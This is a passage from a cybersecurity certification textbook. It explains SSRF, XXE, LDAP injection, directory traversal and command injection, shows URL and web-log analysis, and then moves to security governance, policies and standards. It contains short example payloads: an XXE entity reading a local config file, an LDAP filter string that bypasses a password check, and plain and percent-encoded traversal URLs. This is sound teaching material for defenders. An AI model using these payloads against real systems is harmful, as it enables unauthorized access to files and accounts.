

Cross-site request forgery example. (Images © 123RF.com.)

Server-Side Request Forgery

A **server-side request forgery (SSRF)** causes a server application to process an arbitrary request that targets another service. The target service could be another application running on the same host or a service running on a remote host. SSRF exploits both the lack of authentication between the internal servers and services. It also relies on weak input validation, which allows the attacker to submit arbitrary requests.

SSRF attacks are often targeted against cloud infrastructure where the web server is only the public-facing component of a deeper processing chain. A typical web application comprises multiple layers of servers, with a client interface, middleware logic layers, and a database layer. Requests initiated from the client interface (a web form) are likely to require multiple requests and responses between the middleware and back-end servers. These will be implemented as HTTP header requests and responses between each server. SSRF is a means of accessing these internal servers by causing the public server to execute requests on them. While with CSRF an exploit only has the privileges of the client, with SSRF the manipulated request is made with the server's privilege level.



Server-side request forgery example. (Images © 123RF.com.)

Injection Attacks

Attacks such as session replay, CSRF, and most types of XSS are client-side attacks. This means that they execute arbitrary code on the browser. A **server-side** attack causes the server to do some processing or run a script or query in a way that is not authorized by the application design. Most server-side attacks depend on some kind of injection attack.

An **injection attack** exploits some unsecure way in which the application processes requests and queries. For example, an application might allow a user to view their profile with a database query that should return the single record for that one user's profile. An application vulnerable to an injection attack might allow a threat actor to return the records for all users, or to change fields in the record when they are only supposed to be able to read them.

The persistent XSS and abuse of SQL queries and parameters discussed earlier in the course are both types of injection attack. There are a number of other injection attack types that pose serious threats to web applications and infrastructure.

Extensible Markup Language Injection

Extensible Markup Language (XML) is used by apps for authentication and authorizations, and for other types of data exchange and uploading. Data submitted via XML with no encryption or input validation is vulnerable to spoofing, request forgery, and injection of arbitrary data or code. For example, an XML External Entity (XXE) attack embeds a request for a local resource:

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY bar
SYSTEM "file:///etc/config"> ]>

<bar> &bar; </bar>
```

This defines an entity named bar that refers to a local file path. A successful attack will return the contents of `/etc/config` as part of the response.

Lightweight Directory Access Protocol (LDAP) Injection

The Lightweight Directory Access Protocol (LDAP) is another example of a query language. LDAP is specifically used to read and write network directory databases. A threat actor could exploit either unauthenticated access or a vulnerability in a client app to submit arbitrary LDAP queries. This could allow accounts to be created or deleted, or for the attacker to change authorizations and privileges.

LDAP filters are constructed from (name=value) attribute pairs delimited by parentheses and the logical operators AND (&) and OR (|). Adding filter parameters as unsanitized input can bypass access controls. For example, if a web form authenticates to an LDAP directory with the valid credentials `Bob` and `Pa$$w0rd`, it may construct a query such as this from the user input:

```
(&(username=Bob)(password=Pa$$w0rd))
```

Both parameters must be true for the login to be accepted. If the form input is not sanitized, a threat actor could bypass the password check by entering a valid username plus an LDAP filter string, such as **bob)(&))**. This causes the password filter to be dropped for a condition that is always true:

```
(&(username=Bob)(&))
```

Directory Traversal and Command Injection Attacks

Directory traversal is another type of injection attack performed against a web server. The threat actor submits a request for a file outside the web server's root directory by submitting a path to navigate to the parent directory (`../`). This attack can succeed if the input is not filtered properly, and access permissions on the file allow the web server's process to read, write, or execute it.

The threat actor might use a **canonicalization attack** to disguise the nature of the malicious input. Canonicalization refers to the way the server converts between the different methods by which a resource may be represented and submitted to the simplest (or canonical) method used by the server to process the input. Examples of encoding schemes include HTML entities and character set percent encoding. An attacker might be able to exploit vulnerabilities in the canonicalization process to perform code injection or facilitate directory traversal. For example, to perform a directory traversal attack, the attacker might submit a URL such as the following:

```
http://victim.foo/?show=../../../../etc/config
```

A limited input validation routine would prevent the use of the string ../ and refuse the request. If the attacker submitted the URL using the encoded version of the characters, they might be able to circumvent the validation routine:

```
http://victim.foo/?
show=%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc/config
```

A **command injection** attack attempts to cause the server to run OS shell commands and return the output to the browser. As with directory traversal, the web server should normally be able to prevent commands from operating outside of the server's directory root and to prevent commands from running with any privilege level other than the web server's "guest" user (which is normally granted only very restricted privileges). A successful command injection attack would find some way of circumventing this security, or exploit a web server that is not properly configured.

URL Analysis

Session hijacking/replay, forgery, and injection attacks are difficult to identify, but the starting points for detection are likely to be URL analysis and the web server's access log.

Uniform Resource Locator Analysis

As well as pointing to the host or service location on the Internet (by domain name or IP address), a **Uniform Resource Locator (URL)** can encode some action or data to submit to the server host. This is a common vector for malicious activity.



Uniform Resource Locator (URL) analysis.

As part of URL analysis, it is important to understand how HTTP operates. An HTTP session starts with a client (a user-agent, such as a web browser) making a request to an HTTP server. The connection establishes a TCP connection. This TCP connection can be used for multiple requests, or a client can start new TCP connections for different requests. A request typically comprises a method, a resource (such as a URL path), version number, headers, and body. The principal methods are the following:

- **GET**—retrieve a resource.
- **POST**—send data to the server for processing by the requested resource.
- **PUT**—create or replace the resource.

Data can be submitted to a server either by using a POST or PUT method and the HTTP headers and body, or by encoding the data within the URL used to access the resource. Data submitted via a URL is delimited by the ? character, which follows the resource path. Query parameters are usually formatted as one or more name=value pairs, with ampersands delimiting each pair.

The server response comprises the version number and a status code and message, plus optional headers, and message body. An HTTP response code is the header value returned by a server when a client requests a URL, such as 200 for "OK" or 404 for "Not Found."

Percent Encoding

A URL can contain only unreserved and reserved characters from the standard set. Reserved characters are used as delimiters within the URL syntax and should only be used unencoded for those purposes. The reserved characters are the following:

```
: / ? # [ ] @ ! $ & ' ( ) * + , ; =
```

There are also unsafe characters, which cannot be used in a URL. Control characters, such as null string termination, carriage return, line feed, end of file, and tab, are unsafe. **Percent encoding** allows a user-agent to submit any safe or unsafe character (or binary data) to the server within the URL. Its legitimate uses are to encode reserved characters within the URL when they are not part of the URL syntax and to submit Unicode characters. Percent encoding can be misused to obfuscate the nature of a URL (encoding unreserved characters) and submit malicious input.

Web Server Logs

Web servers are typically configured to log HTTP traffic that encounters an error or traffic that matches some predefined rule set. This can preserve indicators of attempted and successful replay, forgery, and injection attacks.

The status code of a response can reveal quite a bit about both the request and the server's behavior. Codes in the 400 range indicate client-based errors, while codes in the 500 range indicate server-based errors. For example, repeated 403 ("Forbidden") responses may indicate that the server is rejecting a client's attempts to access resources they are not authorized to. A 502 ("Bad Gateway") response could indicate that communications between the target server and its upstream server are being blocked, or that the upstream server is down.

In addition to status codes, some web server software also logs HTTP header information for both requests and responses. This can provide a detailed picture of the makeup of each request or response, such as cookie information.

```
203.0.113.100 [10:52:38] "GET / HTTP/1.1" 200 1392 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0"
203.0.113.100 [10:52:38] "GET /images/icon-email.png HTTP/1.1" 200 747 "http://www.structureality.com/" "Mozilla/5.0..."
203.0.113.100 [10:52:38] "GET /images/icon-receiver.png HTTP/1.1" 200 1383 "http://www.structureality.com/" "Mozilla/5.0..."
203.0.113.100 [10:52:38] "GET /images/structureality-logo-banner.png HTTP/1.1" 200 151731 "http://www.structureality.com/" "Mozilla/5.0..."
203.0.113.100 [10:52:38] "GET /images/icon-post.png HTTP/1.1" 200 1021 "http://www.structureality.com/" "Mozilla/5.0..."
203.0.113.100 [10:52:38] "GET /favicon.ico HTTP/1.1" 200 1450 "http://www.structureality.com/" "Mozilla/5.0..."
203.0.113.66 [10:53:04] "GET / HTTP/1.1" 200 2965 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:Port Check)"
203.0.113.66 [10:53:05] "GET /cgi.cgi/ HTTP/1.1" 404 494 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:cgi dir check)"
203.0.113.66 [10:53:05] "GET /webcgi/ HTTP/1.1" 404 494 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:cgi dir check)"
203.0.113.66 [10:53:05] "GET /bin/ HTTP/1.1" 404 494 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:cgi dir check)"
203.0.113.66 [10:53:05] "GET /cgi/ HTTP/1.1" 404 494 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:cgi dir check)"
203.0.113.66 [10:53:05] "GET /robots.txt HTTP/1.1" 404 494 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:robots)"
203.0.113.66 [10:53:05] "GET /crossdomain.xml HTTP/1.1" 404 494 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:crossdomain)"
203.0.113.66 [10:53:05] "GET / HTTP/1.1" 200 2964 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:origin_reflection)"
```

Web server access log showing an ordinary client (203.0.113.66) accessing a page and its associated image resources, and then scanning activity from the Nikto app running on 203.0.113.66. The scanning activity generates multiple 404 errors as it tries to map the web app's attack surface by enumerating common directories and files.

Review Activity:

Application Attack Indicators

Answer the following questions:

1. **How does a replay attack work in the context of session hijacking?**

2. **You are reviewing access logs on a web server and notice repeated requests for URLs containing the strings %3C and %3E. Is this an event that should be investigated further, and why?**

3. **You are improving back-end database security to ensure that requests deriving from front-end web servers are authenticated. What general class of attack is this designed to mitigate?**

4. **A technician is seeing high volumes of 403 Forbidden errors in a log. What type of network appliance or server is producing these logs?**

Lesson 13

Summary

You should be able to identify the indicators of malware, physical, network, cryptographic, password, and application attack types.

Guidelines for Implementing Indicator Analysis

Follow these guidelines to support analysis of different attack types:

- Consider implementing behavior-based endpoint protection suites that can perform more effective detection of fileless malware.
- Consider setting up a sandbox with analysis tools to investigate suspicious process behavior.
- Consider using threat data feeds to assist with identification of documented and published indicators.
- Implement inspection audits and site logging to identify brute force, environmental, and RFID cloning physical attacks.
- Prepare playbooks and threat intelligence to assist with attack analysis:
  - Resource consumption, file system anomalies, resource inaccessibility, and missing/out-of-cycle logging indicators of system compromise.
  - Lockout, concurrent session, and impossible travel indicators of account compromise.
  - Characteristics of bloatware, virus, worm, Trojan, spyware, keylogger, ransomware, and logic bomb malware types.
  - Network appliance resource consumption indicators of DDoS, including reflected and amplified types.
  - Network monitoring and log indicators of on-path, DNS, wireless, credential replay, cryptographic downgrade, password spraying, and brute force password attacks.
  - Host monitoring and logging indicators of injection, buffer overflow, replay, privilege escalation, forgery, and directory traversal application attacks.

Lesson 14

Summarize Security Governance Concepts

LESSON INTRODUCTION

Security governance is a critical aspect of an organization's overall security posture, providing a framework that guides the management of cybersecurity risks. It involves developing, implementing, and maintaining policies, procedures, standards, and guidelines to safeguard information assets and technical infrastructure. Security governance encompasses the roles and responsibilities of various stakeholders, emphasizing the need for a culture of security awareness throughout the organization. Governance frameworks must manage and maintain compliance with relevant laws, regulations, and contractual obligations while supporting the organization's strategic objectives. Effective security governance also involves continuous monitoring and improvement to adapt to evolving threats and changes in the business and regulatory environment.

Lesson Objectives

In this lesson, you will do the following:

- Identify the difference among policies, procedures, standards, and guidelines.
- Learn about the complexities of the legal environment impacting security operations.
- Explore governance concepts and the role of leadership in security operations.
- Understand the importance of change mangement practices.
- Explore the role of automation and orchestration in security operations.

Topic 14A

Policies, Standards, and Procedures

EXAM OBJECTIVES COVERED

5.1 Summarize elements of effective security governance.

Policies, standards, and procedures are three key components that form the foundation of an organization's security program. Policies are high-level, authoritative documents defining the organization's security commitment. Standards are more specific than policies and specify the methods used to implement technical and procedural requirements. Procedures are detailed, step-by-step instructions describing how to complete specific tasks and align to the requirements provided in standards. Procedures provide clear directions for individuals to perform their job duties consistently, securely, and efficiently.

Policies

Organizational **policies** are vital in establishing effective governance and ensuring organizational compliance. They form the framework for operations, decision-making, and behaviors, setting the rules for a compliant and ethical corporate culture. Governance describes the processes used to direct and control an organization, including the processes for decision-making and risk management. Policies are the outputs of governance. They establish the rules that frame decision-making processes, risk mitigation, fairness, and transparency. They set expectations for performance, align the organization around common goals, prevent misconduct, and remove inefficiencies.

Compliance describes how well an organization adheres to regulations, policies, standards, and laws relevant to its operation. Organizational policies are critical in ensuring compliance by integrating legal and regulatory requirements into daily operations. Policies define the rules and procedures for maintaining compliance and outline the consequences of noncompliance.

For example, an organization may have a data privacy policy that explains how it will maintain compliance with relevant laws to protect customer data. The policy details data collection, storage, processing, and sharing practices, including employee responsibilities, to ensure that all organization members understand and adhere to the rules. Organizational policies help facilitate compliance assessments through internal and external audits as policies provide a roadmap auditors follow to determine whether an organization is operating as it claims and is successfully satisfying its regulatory obligations.

Common Organizational Policies

- **Acceptable Use Policy (AUP)**—This policy outlines the acceptable ways in which network and computer systems may be used by defining what constitutes acceptable behavior by users. AUPs typically address browsing behavior, appropriate content, software downloads, and handling sensitive information.

The goal of an AUP is to ensure that users do not engage in activities that could harm the organization or its resources. Also, the AUP should detail the consequences for noncompliance, including details regarding how compliance is monitored and require employees to acknowledge their comprehension of the AUP's rules via signature.

- **Information Security Policies**—These are policies created by an organization to ensure that all information technology users comply with rules and guidelines related to the security of the information stored within the environment or the organization's sphere of authority.
- **Business Continuity & Continuity of Operations Plans (COOP)**—Business continuity and COOP policies focus on the critical processes that must remain operational during and after a substantial disruption, like a natural disaster or a cyber-attack.
- **Disaster Recovery**—These policies detail the steps required to recover from a catastrophic event such as a natural disaster, major hardware failure, or a significant security breach. The goal is to restore operations as quickly and efficiently as possible.
- **Incident Response**—This policy outlines the processes to be followed after a security breach, or cyberattack occurs. It details the steps for identifying, investigating, controlling, and mitigating the impact of incidents, including procedures for communicating about the incident to internal and external sources.
- **Software Development Life Cycle (SDLC)**—SDLC policies govern software development within an organization. These policies provide a structured plan detailing the stages of development from initial requirement analysis to maintenance after deployment. It ensures that all software produced meets the organization's efficiency, reliability, and security standards.
- **Change Management**—Change management policies outline how changes to IT systems and software are requested, reviewed, approved, and implemented, including all documentation requirements.

Guidelines

Guidelines describe recommendations that steer actions in a particular job role or department. They are more flexible than policies and allow greater discretion for the individuals implementing them. Guidelines provide best practices and suggestions on achieving goals and completing tasks effectively and help individuals understand the required steps to comply with a policy or improve effectiveness.

An example of a guideline might be related to help desk support practices related to using email in response to employee support requests. The guideline may recommend specific language, tone, or response times but would allow for flexibility depending on the request's circumstances. While both policies and guidelines work to steer the actions and behaviors of employees, policies are mandatory and define strict rules, whereas guidelines provide recommendations and allow for more individual judgment and discretion. Regular review of guidelines is important to ensure they remain practical and relevant. Periodic assessments and updates to guidelines allow organizations to adapt them to changing technologies, business operations, emerging threats, and evolving industry standards.

Procedures

Policies and guidelines set a framework for behavior. **Procedures** define step-by-step instructions and checklists for ensuring that a task is completed in a way that complies with policy.

Personnel Management

Identity and access management (IAM) involves both IT/security procedures and technologies and Human Resources (HR) policies. Personnel management policies are applied in three phases:

- **Recruitment (hiring)**—locating and selecting people to work in particular job roles. Security issues here include screening candidates and performing background checks.
- **Operation (working)**—it is often the HR department that manages the communication of policy and training to employees (though there may be a separate training and personal development department within larger organizations). As such, it is critical that HR managers devise training programs that communicate the importance of security to employees.
- **Termination or Separation (firing or retiring)**—whether an employee leaves voluntarily or involuntarily, termination is a difficult process, with numerous security implications.

Background Checks

A background check determines that a person is who they say they are and are not concealing criminal activity, bankruptcy, or connections that would make them unsuitable or risky. Employees working in high confidentiality environments or with access to high-value transactions will obviously need to be subjected to a greater degree of scrutiny. For some jobs, especially federal jobs requiring a security clearance, background checks are mandatory. Some background checks are performed internally, whereas others are done by an external third party.

Onboarding

Onboarding at the HR level is the process of welcoming a new employee to the organization. The same sort of principle applies to taking on new suppliers or contractors. Some of the same checks and processes are used in creating customer and guest accounts.

As part of onboarding, the IT and HR function will combine to create an account for the user to access the computer system, assign the appropriate privileges, and ensure the account credentials are known only to the valid user. These functions must be integrated, to avoid creating accidental configuration vulnerabilities, such as IT creating an account for an employee who is never actually hired. Some of the other tasks and processes involved in onboarding include the following:

- **Secure Transmission of Credentials**—creating and sending an initial password or issuing a smart card securely. The process needs protection against rogue administrative staff. Newly created accounts with simple or default passwords are an easily exploitable backdoor.
- **Asset Allocation**—provision computers or mobile devices for the user or agree to the use of bring-your-own-device handsets.
- **Training/Policies**—schedule appropriate security awareness and role-relevant training and certification.

IAM automation can streamline onboarding by automating the provisioning and access management tasks associated with new employees. It enables the automated creation and configuration of user accounts, assignment of appropriate access privileges based on established roles and access policies, and integration with HR systems for efficient new employee data synchronization. IAM automation reduces manual effort, ensures consistency, and improves security by enforcing standardized access controls, ultimately accelerating onboarding while maintaining strong security practices.

Playbooks

Playbooks are essential to establishing and maintaining organizational procedures by establishing a central repository of well-defined, standardized strategies and tactics. They guide personnel to ensure consistency in operations and improve quality and effectiveness.

Playbooks facilitate knowledge sharing and continuity as employees move into new roles or leave the organization. Playbooks also mitigate risk by documenting critical procedures and preserving institutional knowledge. Playbooks help new team members quickly learn established processes while existing team members have a reference point for their tasks.

Moreover, playbooks act as a tool for quality assurance and continuous improvement. Clearly defining processes and the best practices to handle them makes it easier to identify and improve problem areas. By using playbooks, organizations can monitor the use and effectiveness of procedures over time and modify them as necessary to foster an environment of continual learning and development.

Most significantly, playbooks are essential in incident response and crisis management because they detail emergency procedures and contingency plans vital to steering activities during an emergency or crisis. Playbooks help incident response teams make quick decisions and work more effectively under stress, leading to more resilient operations and reducing the likelihood and impact of major security incidents.

Several best practice guides and frameworks are available to assist in developing playbooks, such as The MITRE ATT&CK framework https://attack.mitre.org, NIST Special Publication 800-61 https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final, and Open Source Security Automation (OSSA) https://www.opensecurityandsafetyalliance.org/About-Us.

Change Management

The implementation of changes should be carefully planned, with consideration for how the change will affect dependent components. For most significant or major changes, organizations should attempt to trial the change first. Every change should be accompanied by a rollback (or remediation) plan, so that the change can be reversed if it has harmful or unforeseen consequences. Changes should also be scheduled sensitively if they are likely to cause system downtime or other negative impact on the workflow of the business units that depend on the IT system being modified. Most networks have a scheduled maintenance window period for authorized downtime. When the change has been implemented, its impact should be assessed, and the process reviewed and documented to identify any outcomes that could help future change management projects.

Offboarding

An exit interview (or **offboarding**) is the process of ensuring that an employee leaves a company gracefully. Offboarding is also used when a project using contractors or third parties ends. In terms of security, there are several processes that must be completed:

- **Account Management**—disable the user account and privileges. Ensure that any information assets created or managed by the employee but owned by the company are accessible (in terms of encryption keys or password-protected files).
- **Company Assets**—retrieve mobile devices, keys, smart cards, USB media, and so on. The employee will need to confirm (and in some cases prove) that they have not retained copies of any information assets.
- **Personal Assets**—wipe employee-owned devices of corporate data and applications. The employee may also be allowed to retain some information assets (such as personal emails or contact information), depending on the policies in force.

The departure of some types of employees should trigger additional processes to re-secure network systems. Examples include employees with detailed knowledge of security systems and procedures, and access to shared or generic account credentials. These credentials must be changed immediately.

Standards

Standards define the expected outcome of a task, such as a particular configuration state for a server, or performance baseline for a service. The selection and application of standards within an organization center on various dynamic elements such as regulatory requirements, business-specific needs, risk management strategies, industry practices, and stakeholder expectations.

Regulatory requirements are the primary driver for adopting standards. The unique operational differences between organizations dictate varying legal requirements and security, privacy, and data protection regulations. These requirements often require implementing specific standards or using guidelines for achieving compliance. The healthcare industry in the United States is a classic example, where providers must comply with stringent data protection and privacy standards established by the Health Insurance Portability and Accountability Act (HIPAA).

Depending on the nature of its operations, customer base, or technological dependencies, each organization must adopt standards that specifically address its needs. For example, organizations heavily utilizing credit card transactions will adopt the PCI DSS standard to safeguard the cardholder data environment (CDE). Similarly, cloud-reliant organizations often prefer adopting ISO/IEC 27017 and ISO/IEC 27018 to ensure safe and secure cloud operations.

Risk management strategies organizations stress the need for appropriate standards. Standards help identify, evaluate, and manage risks and fortify the organization's resilience against security incidents or data breaches. ISO/IEC 27001, for example, provides a comprehensive framework for an information security management system (ISMS) designed to aid organizations in effectively managing security risks. Adherence to industry best practices also influences the adoption of standards. Conforming to widely accepted and tested standards demonstrates an organization's commitment to upholding high security and data protection levels to bolster the organization's reputation and build trust with customers and partners. Stakeholder expectations (such as customers, partners, vendors,

investors, executive boards, etc.) significantly influence the choice of standards too. Stakeholders view adherence to recognized standards as an affirmation of the organization's dedication to quality, security, and reliability.

The choice of standards should not be a procedural decision but instead a strategic one. The selection of standards involves a thoughtful balance of legal and regulatory requirements, business-specific needs, risk management protocols, industry best practices, and stakeholder expectations. Adopting standards impacts how a business operates, and selecting appropriate standards helps an organization run more effectively. In contrast, adopting the wrong standards, or failing to plan the implementation of standards properly, can have severe negative consequences.

Industry Standards

Common industry standards used by public and private organizations include the following:

- **ISO/IEC 27001**—An international standard that provides an information security management system (ISMS) framework to ensure adequate and proportionate security controls are in place.
- **ISO/IEC 27002**—This is a companion standard to ISO 27001 and provides detailed guidance on specific controls to include in an ISMS.
- **ISO/IEC 27017**—An extension to ISO 27001 and specific to cloud services.
- **ISO/IEC 27018**—Another addition to ISO 27001, and specific to protecting personally identifiable information (PII) in public clouds.
- **NIST (National Institute of Standards and Technology) Special Publication 800-63**—A US government standard for digital identity guidelines, including password and access control requirements.
- **PCI DSS (Payment Card Industry Data Security Standard)**—A standard for organizations that handle credit cards from major card providers, including requirements for protecting cardholder data.
- **FIPS (Federal Information Processing Standards)**—FIPS are standards and guidelines developed by NIST for federal computer systems in the United States that specify requirements for cryptography.

Common industry standards such as these play a significant role in auditing by providing a benchmark for evaluating organizational compliance and security practices. Standards such as ISO 27001, NIST SP800-63, PCI DSS, and FIPS provide comprehensive details and requirements for information security, risk management, data protection, and privacy. Auditing against these standards helps organizations assess their adherence to best practices, identify gaps or vulnerabilities, and demonstrate their commitment to maintaining a secure and compliant environment.

Internal Standards

Organizations also establish internal standards to ensure the safety and integrity of operations and protect valuable resources such as data, intellectual property, and hardware. Internal standards provide consistent descriptions to define and manage important organizational practices. Standards differ from policies in a few ways. A simplistic view of the differences between the two is that standards focus on implementation, whereas policies focus on business practices.

Password standards describe the specific technical requirements required to design and implement systems, including how passwords are managed within those systems to ensure that different systems can interoperate and use consistent password-handling methods.

- **Hashing Algorithms**—Defines requirements for the hash functions used to store passwords.
- **Password Salting**—Defines the methods used to protect password hashes to protect them from rainbow table attacks.
- **Secure Password Transmission**—Defines the methods for secure password transmission, including details regarding appropriate cipher suites.
- **Password Reset**—Defines appropriate identity verification methods to protect password reset requests from exploitation.
- **Password Managers**—Defines the requirements for password managers that organizations may choose to incorporate.

Access control standards ensure that only authorized individuals can access the systems and data they need to do their jobs to protect sensitive information and help prevent accidental changes or damage. Internally developed access control standards typically include the following elements:

- **Access Control Models**—Defines appropriate access models for different use cases. Examples include role-based access control (RBAC), discretionary access control (DAC), and mandatory access control (MAC), among others.
- **User Identity Verification**—Defines acceptable methods to verify identities before granting access. Examples include simple passwords, security tokens, biometric data, and other methods.
- **Privilege Management**—Defines the methods for managing user privileges to ensure they have the minimum required access.
- **Authentication Protocols**—Defines specific acceptable authentication protocols, such as Kerberos, OAuth, or SAML.
- **Session Management**—Defines allowable session management practices, including requirements for session timeouts, secure generation and transmission of session cookies, and other similar requirements.
- **Audit Trails**—Defines mandatory audit capabilities designed to assist with identifying and investigating security incidents.

Physical security standards protect datacenters, computer rooms, wiring closets, cabling, hardware, and infrastructure comprising the IT environment and the people who use and maintain them. Some examples include the following:

- **Building Security**—Methods for securing facilities, including card access systems, CCTV surveillance, and security personnel.
- **Workstation Security**—Standards for physically securing laptops or other portable devices.
- **Datacenter and Server Room Security**—Defines requirements for card access, biometric scans, sign-in/sign-out logs, and escorted access for visitors.

- **Equipment Disposal**—Defines requirements for securely disposing (or repurposing) equipment to ensure that sensitive data is irrecoverable.
- **Visitor Management**—Defines the requirements for managing visitors, such as sign-in/sign-out procedures, visitor badges, and escorted access requirements.

Encryption protects data from unauthorized access, and it is vital for securing data both at rest (stored data) and in transit (data being transmitted). Encryption standards identify the acceptable cipher suites and expected procedures needed to provide assurance that data remains protected.

- **Encryption Algorithms**—Defines allowable encryption algorithms, such as AES (Advanced Encryption Standard) for symmetric or ECC for asymmetric encryption.
- **Key Length**—Defines the minimum allowable key lengths for different types of encryption.
- **Key Management**—Defines how keys are generated, distributed, stored, and changed. It often includes requirements for using secure key management systems, procedures for regularly changing keys, and procedures for revoking them if they are compromised.

Legal Environment

Governance committees ensure their organizations abide by all applicable cybersecurity laws and regulations to protect them from legal liability. The governance committee must address these external considerations in the strategic plan for the organization.

Governance committees must manage many legal risks, such as regulatory compliance requirements, contractual obligations, public disclosure laws, breach liability, privacy laws, intellectual property protection, licensing agreements, and many others. Cybersecurity governance committees must interpret and translate these legal requirements into operational controls to avoid legal trouble, act ethically, and protect the organization.

The key frameworks, benchmarks, and configuration guides may be used to demonstrate compliance with a country's legal/regulatory requirements or with industry-specific regulations. *Due diligence* is a legal term meaning that responsible persons have not been negligent in discharging their duties. Negligence may create criminal and civil liabilities. Many countries have enacted legislation that criminalizes negligence in information management. In the United States, for example, the **Sarbanes-Oxley Act (SOX)** mandates the implementation of risk assessments, internal controls, and audit procedures. The Computer Security Act (1987) requires federal agencies to develop security policies for computer systems that process confidential information. In 2002, the Federal Information Security Management Act (FISMA) was introduced to govern the security of data processed by federal government agencies.

Some regulations have specific cybersecurity control requirements; others simply mandate "best practice," as represented by a particular industry or international framework. It may be necessary to perform mapping between different industry frameworks, such as NIST and ISO 27K, if a regulator specifies the use of one but not another. Conversely, the use of frameworks may not be mandated as such, but auditors are likely to expect them to be in place as a demonstration of a strong and competent security program.

Global Law

